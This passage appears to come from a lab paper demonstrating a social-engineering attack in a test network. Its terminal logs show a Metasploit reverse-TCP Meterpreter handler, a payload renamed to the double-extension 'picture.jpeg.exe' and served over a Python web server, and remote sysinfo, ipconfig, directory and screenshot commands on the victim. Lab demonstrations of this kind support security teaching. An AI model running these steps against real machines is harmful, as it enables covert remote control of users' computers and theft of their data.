 ______________________________________________________________________________
|                                                                              |
|                        3Kom SuperHack II Logon                               |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                User Name:          [   security    ]                         |
|                                                                              |
|                Password:           [               ]                         |
|                                                                              |
|                                                                              |
|                                                                              |
|                                    [ OK ]                                    |
|______________________________________________________________________________|
|                                                                              |
```

Fig. 5. Payload generation




```
       =[ metasploit v6.4.71-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.253.133
LHOST => 192.168.253.133
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.253.133:5555
[msf](Jobs:1 Agents:0) exploit(multi/handler) >>
```

Fig. 6. TCP handler initialization



```
┌─[user@parrot]─[~]
└──╼ $su
Password:
┌─[root@parrot]─[/home/user]
└──╼ #ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
┌─[root@parrot]─[/home/user]
└──╼ #pwd
/home/user
┌─[root@parrot]─[/home/user]
└──╼ #cd /root/.set
┌─[root@parrot]─[~/.set]
└──╼ #ls
meta_config  payload.exe  set.options  version.lock
┌─[root@parrot]─[~/.set]
└──╼ #mv payload.exe picture.jpeg.exe
┌─[root@parrot]─[~/.set]
└──╼ #ls
meta_config  picture.jpeg.exe  set.options  version.lock
┌─[root@parrot]─[~/.set]
└──╼ #
```

Fig. 7. Payload file renaming




Directory listing for /

- meta_config
- picture.jpeg.exe
- set.options
- version.lock


Fig. 8. Payload file downloading

As shown in Fig. 9, the victim's computer (IP address 192.168.253.128) successfully loaded the web page hosted by the attacker. From this, it can be concluded that the victim also downloaded the malicious file, "picture.jpeg.exe.".



```
┌─[root@parrot]─[~/.set]
└──╼ #python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.253.128 - - [24/Oct/2025 10:42:10] "GET / HTTP/1.1" 200 -
192.168.253.128 - - [24/Oct/2025 10:42:11] "GET /picture.jpeg.exe HTTP/1.1" 200 -
192.168.253.128 - - [24/Oct/2025 10:43:03] "GET /picture.jpeg.exe HTTP/1.1" 304 -
```

Fig. 9. Web server feedback




```
LHOST => 192.168.253.133
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.253.133:5555
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> [*] Sending stage (203846 bytes) to 192.168.253.128
[*] Meterpreter session 1 opened (192.168.253.133:5555 -> 192.168.253.128:49797) at 2025-10-24 10:44:24 +0
000
sessions -i

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x64/windows  DESKTOP-C58CONO\pesho @ DESKTOP-  192.168.253.133:5555 -> 192.168.2
                                     C58CONO                          53.128:49797 (192.168.253.128)

[msf](Jobs:1 Agents:1) exploit(multi/handler) >> 
```

Fig. 10. Successfully opened network session

As shown in Figures 11, 12, and 13, the attacker has successfully gained remote access to the victim's computer. It was ran basic Windows commands to gather key information, including system details (fig. 11), a list of the victim's network interfaces (fig. 12), and the location where the malicious file was executed (fig. 13).


The test attacker's control is further proven in Figures 14 and 15, which show that they captured a screenshot from the victim's desktop. This image was saved on the attacker's machine in the directory "/usr/share/set/" under the filename "WPXlMlZt.jpeg".

Finally, Figure 16 reveals the core trick used in the cyber-attack. It shows the full file path on the victim's computer, exposing that the file, which appeared to the user as a simple picture (picture.jpeg) that was actually an executable program (picture.jpeg.exe). This "double-extension" tactic successfully deceived the user into launching the file, confirming that the victim's computer was fully compromised.




```
[*] Meterpreter session 1 opened (192.168.253.133:5555 -> 192.168.253.128:49797) at 2025-10-24 10:44:24 +0
000
sessions -i

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  1         meterpreter x64/windows  DESKTOP-C58CONO\pesho @ DESKTOP-      192.168.253.133:5555 -> 192.168.2
                                     C58CONO                               53.128:49797 (192.168.253.128)

[msf](Jobs:1 Agents:1) exploit(multi/handler) >> sessions -i 1
[*] Starting interaction with 1...

(Meterpreter 1)(C:\Users\pesho\Desktop) > sysinfo
Computer        : DESKTOP-C58CONO
OS              : Windows 10 22H2+ (10.0 Build 19045).
Architecture    : x64
System Language : bg_BG
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
(Meterpreter 1)(C:\Users\pesho\Desktop) >
```

Fig. 11. System information gathering




```
(Meterpreter 1)(C:\Users\pesho\Desktop) > pwd
C:\Users\pesho\Desktop
(Meterpreter 1)(C:\Users\pesho\Desktop) > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:e2:83:1e
MTU          : 1500
IPv4 Address : 192.168.253.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ee82:adb:30b0:1b2d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Fig. 12. The execution of command "ipconfig"



```
(Meterpreter 1)(C:\Users\pesho\Desktop) > dir
Listing: C:\Users\pesho\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2025-10-14 18:05:44 +0000  New folder
100666/rw-rw-rw-  282   fil   2025-03-29 05:32:33 +0000  desktop.ini
100777/rwxrwxrwx  7168  fil   2025-10-24 10:43:06 +0000  picture.jpeg.exe

(Meterpreter 1)(C:\Users\pesho\Desktop) > pwd
C:\Users\pesho\Desktop
(Meterpreter 1)(C:\Users\pesho\Desktop) > dir
Listing: C:\Users\pesho\Desktop
===============================
```


Fig. 13. The execution of commands “dir” and “pwd”



```
===============================

Mode              Size  Type  Last modified
----              ----  ----  -------------
040777/rwxrwxrwx  0     dir   2025-10-14 18:05:44 +000
100666/rw-rw-rw-  282   fil   2025-03-29 05:32:33 +000
100777/rwxrwxrwx  7168  fil   2025-10-24 10:43:06 +000

(Meterpreter 1)(C:\Users\pesho\Desktop) > pwd
C:\Users\pesho\Desktop
(Meterpreter 1)(C:\Users\pesho\Desktop) > dir
Listing: C:\Users\pesho\Desktop
===============================

Mode              Size  Type  Last modified
----              ----  ----  -------------
040777/rwxrwxrwx  0     dir   2025-10-14 18:05:44 +000
100666/rw-rw-rw-  282   fil   2025-03-29 05:32:33 +000
100777/rwxrwxrwx  7168  fil   2025-10-24 10:43:06 +000

(Meterpreter 1)(C:\Users\pesho\Desktop) >
(Meterpreter 1)(C:\Users\pesho\Desktop) > screenshot
Screenshot saved to: /usr/share/set/WPXlMlZt.jpeg
(Meterpreter 1)(C:\Users\pesho\Desktop) >
```

